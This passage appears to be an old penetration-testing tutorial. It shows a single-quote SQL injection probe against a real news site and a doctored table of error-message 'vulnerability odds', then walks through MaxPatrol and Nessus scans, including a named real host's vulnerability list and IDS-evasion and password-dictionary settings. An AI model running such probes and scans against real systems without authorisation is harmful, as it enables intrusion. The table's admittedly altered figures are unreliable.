
○ Save my e-mail address and password
● Save my e-mail address
○ Always ask for my e-mail address and password
Sign in using enhanced security

Windows Live ID
Works with Windows Live, MSN, and Microsoft Passport sites
Account Services | Privacy Statement |
Terms of Use
© 2006 Microsoft Corporation. All rights reserved.

©2006 Microsoft Corporation MSN Privacy & Legal About
© 2006 Microsoft

Input Boxes on Hotmail Shown

And As An Argument To PHP:


Page Not Found - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://www.fair.org/index.php?page='
Go
destUrl=http%3a%2... Getting Started Latest Headlines
FAIR
Fairness & Accuracy In Reporting
About Us | What's Wrong With the News | FAIR Events | Support Us | FAIR in the News | Media Views
What's New
Archives
Extra!
CounterSpin
Activism
Join FAIR's Email List: subscribe | October 22, 2006 | FAIR Store | Search Our Site: search [adv search]
Done

Sorry!

The page you are looking for was not found. This error may be a result of our new web site redesign. To find the page you are looking for, please enter a search term in the box below. You may also want to try using our advanced search feature or browsing the archives.

Search

Home | Contact Us | Support Us | RSS | Privacy Policy | Copyright Policy

SOME RIGHTS RESERVED
This work is licensed under a Creative Commons License.

Site designed by the May First Technology Collective

As you can see the site above did not spit out an error or message of any sort.
This is of course doesn't mean 100% that it isn't vulnerable to SQL Injection, assuming of course ' (Single Quote) is the character used to break out of an SQL Query.

Error Messages In Relation To Probability Of SQL Injection Vulnerabilities:

Keyword	% Chance Of Being Vulnerable (Approx.)
sqlexception	98
runtimeexception	95
error occurred	95
runtimeexception	95
NullPointerException	90
org.apache	90
stacktrace	90
potentially dangerous	90
internal server error	80
executing statement	80
runtime error	80
exception	80
java.lang	80
error 500	75
status 500	75
error report	70
incorrect syntax	70
sql server	70
server error	70
oledb	60
odbc	60
mysql	60
syntax error	50
tomcat	45
sql	40
apache	35
invalid	20
incorrect	20
missing	10
wrong	10

Note:

I got these above figures from a group of penetration testers (Secure Systems Lab.) I altered them slightly because I wanted them to seem more reasonable.
However I am not a Penetration Tester (I have done Penetration Tests though) but I have not memorized which queries are signs of a higher probability of the web application being vulnerable.

SQJ Injection White Papers:

Blind SQL Injection Are Your Applications Vulnerable:

http://www.spidynamics.com/assets/documents/Blind_SQLInjection.pdf

SQL Injection Are Your Web Applications Vulnerable:

http://www.spidynamics.com/assets/documents/WhitepaperSQLInjection.pdf

Advanced SQL Injection In SQL Server Applications:

http://www.ngssoftware.com/papers/advanced_sql_injection.pdf

SQL Injection Walkthrough:

http://www.securiteam.com/securityreviews/5DP0N1P76E.html

SQL Injection Are Your Applications Safe:

http://www.sitepoint.com/article/sql-injection-attacks-safe

Blindfolded SQL Injection:

http://www.imperva.com/download.asp?id=4

Automated Vulnerability Scanning

What Is Automated Vulnerability Scanning?


Automated Vulnerability scanning is when a piece of software is used to find vulnerabilities on the target host. There are many popular Vulnerability scanners such as **Max Patrol, Retina, Nessus** and **Shadow Security Scanner.**
Vulnerability scanners are usually used by penetration testers in conjunction with manual auditing of potential vulnerabilities.

Why Not Just Use An Automated Scanner?

The reason penetration testers do not just use automated scanners is because they usually don't find all vulnerabilities. They are designed to look for the vulnerabilities built into the scanner, in other words common vulnerabilities. Although some scanners such as Max Patrol do have heuristic analysis (But even then manual testing is still highly recommended.)
Automated scanners also make a lot of "noise" on a network; if a Penetration Tester is trying to remain hidden he/she doesn't want the logs of the target host to filled up with information.

Max Patrol
http://maxpatrol.com/

After starting up Max Patrol and right click on **Scanned Hosts** we get some options that can lead us to places to enter information on target hosts.



About

Version	7.5 Release 1712
The number of checks	5148

Differences and limitations


1. No online updates for vulnerabilities database
2. No potentially unsafe checks for DoS-vulnerabilities
3. No details for SQL-injection, Code-injection, file-access and similar vulnerabilities in web-applications are provided
4. Many tests utilizing original heuristic mechanisms are not included
5. No checks based on multiple brute-force dictionaries
6. Scheduler interface is fully functional, but created schedules are not saved
7. Reports generated contain only a resume of actual scan; body of the report contains only an excerpt of standard report for demonstration purposes
8. History of scans is accessible only for viewing; old results cannot be used in subsequent operations

Documentation
Tutorial
Reference

Information
Order commercial version
License Policy
Prices

Copyright © 2002-2006 Positive Technologies

If we wish we can add a Class C range by going to **Add Range.**



Add an IP Range

Starting IP Address: 192 . 168 . 0 . 1


Ending IP Address: 192 . 168 . 0 . 254

☑ Only Add Active Hosts

I would recommend (if you are going to scan a range) to only scan active hosts (hosts that respond to ping packets) unless your scanning your local network. The reason is that it would take an awful lot of time scanning every host (that means including the ones that don't respond at all, and probably are non-existent.)

Once we have added a host, we can start a scan by right clicking and going Start, we can also choose to do a scan of a specific service.

After the scan we are presented with a tree of information on each service running on the target machine and vulnerabilities in those services.



Job1 (Default.prf) - MaxPatrol 7.5 Demo Build 1712

```
Scanned Hosts ( 1 )
  rovelive.com [ 202.148.146.41 ] ( 50 )
    System
      Unix
    21 / tcp - FTP
      DoS Attack (vsftpd)
    22 / tcp - SSH
      Arbitrary Command Execution
      Weak Cryptography
      Privilege Escalation (OpenSS
      Multiple Vulnerabilities (Opens
      Versions of Protocols
    80 / tcp - HTTP
      DoS Attack (Apache)
      DoS Attack (Apache)
      Multiple Vulnerabilities (PHP)
      Multiple Vulnerabilities (PHP)
      User enumeration Weakness
      DoS Attack (mod_ssl)
      Buffer Overflow (Apache)
      Restriction Bypass (mod_ssl)
      DoS Attack (Apache)
      HTTP Request Smuggling (A
      Multiple Vulnerabilities (Apach
      Arbitrary Command Execution
```

About

Version	**7.5 Release 1712**
The number of checks	**5148**

Differences and limitations

1. No online updates for vulnerabilities database
2. No potentially unsafe checks for DoS-vulnerabilities
3. No details for SQL-injection, Code-injection, file-access and similar vulnerabilities in web-applications are provided
4. Many tests utilizing original heuristic mechanisms are not included
5. No checks based on multiple brute-force dictionaries
6. Scheduler interface is fully functional, but created schedules are not saved
7. Reports generated contain only a resume of actual scan; body of the report contains only an excerpt of standard report for demonstration purposes
8. History of scans is accessible only for viewing; old results cannot be used in subsequent operations

Documentation

Tutorial
Reference


Information

Order commercial version
License Policy
Prices

Copyright © 2002-2006 Positive Technologies

Before doing a scan however I would recommend playing around with the scanning profile to get the most out of your scan.

Profile -> Edit Current



Comment: Standard

5 Max number of concurrently scanned hosts


1 Delay between scan processes (sec)

These are the things I recommend changing:

*[Hosts look-up] - scan non-responsive hosts (for Single IP Addresses only.)
*[Vulnerability identification] – Enable banner-based vulnerability reporting.
*[Vulnerability identification] – Check known DoS attacks (may wish to untick.)
*[HTTP] – Hide from IDS.
*[Script analyzer] – Advanced checking of application scripts
*[Discovery Methods] – Check, Referrer, User-Agent, Cookie.
*[Authorization] – Use extended dictionaries of logins and passwords.
*[FTP] – Use extended dictionaries of logins and passwords.
*[POP3] – Use extended dictionaries of logins and passwords.
*[MySQL] – Use extended dictionaries of logins and passwords.

Now I will show you an example of using Nessus (Security Scanner, which I would expect you would already know.)

http://nessus.org/



Please enter the target you want to scan

You can specify a single host(hostname or IP), a list of hosts separated by comma, an IP range, or a network address. (See Examples)


For frequently used addresses, Address Book can help you to manage them (address book entries will show up in the drop down list below).

If you want to import target from a file instead, click Here.

Copyright © 2003-2006 Tenable Network Security, All rights reserved.

We start off by entering the hostname of the target we wish to scan.

After entering the host which you wish to scan press next and we will move onto the next phase of using Nessus.



Please choose the plugins set you want to use

Nessus uses plugins to do security checks. Most plugins are implemented in nasl (Nessus Attack Scripting Language) and perform a particular security check. By selecting plugins, you can define a security check to fit your own needs.

● Enable all but dangerous plugins with default settings (Recommended)

○ Enable all plugins with default settings (Even dangerous plugins are enabled)

○ Choose a predefined policy (You should use Manage Policies to create one first)

○ Define my policy (For advanced user)

Note: Dangerous plugins may cause Denial of Service to the host(s) being scanned.

Copyright © 2003-2006 Tenable Network Security. All rights reserved.

This screen is where we choose what plug-ins we will use in the scan.

Now if you are scanning something on the same network as you, you may wish to select:

Enable all plugins with default settings

This will basically do the most complete scan Nessus can possibly do. However beware that you will be using some things which are considered dangerous by Nessus. I have never had any problems with any of these, but I can only assume that some of these things may crash certain services when vulnerabilities are discovered.


If you're using the same version of Nessus as I am at the moment you will see the option:

Choose a predefined policy (You should use Manage Policies to create one first)

I think it would be a good idea to use a predefined policy so I am going to walk you through it.

Manage Policies -> Add a new policy

Once you click Add a new policy, you will be prompted to enter a name for the policy.




Script Prompt:

Please enter the name of the new policy

Aelphaeis

Once we have selected a name for our policy we go to **Edit settings.** And we are presented with the following screen:



View or Change Settings

Max number of security checks	4
Checks read timeout (in seconds)	5
Plugins timeout (in seconds)	120
Report verbosity	Normal
Report paranoia	Normal
Port range to scan	default
Max number of packets per second for port scan	1000
Non simult ports	139,445

☑ Auto enable dependencies
☑ Silent dependencies
☑ Optimize test
☑ Thorough tests
□ Consider unscanned ports as closed

Copyright © 2003-2006 Tenable Network Security. All rights reserved.

There are only a couple of things that need to be changed here.

[General]

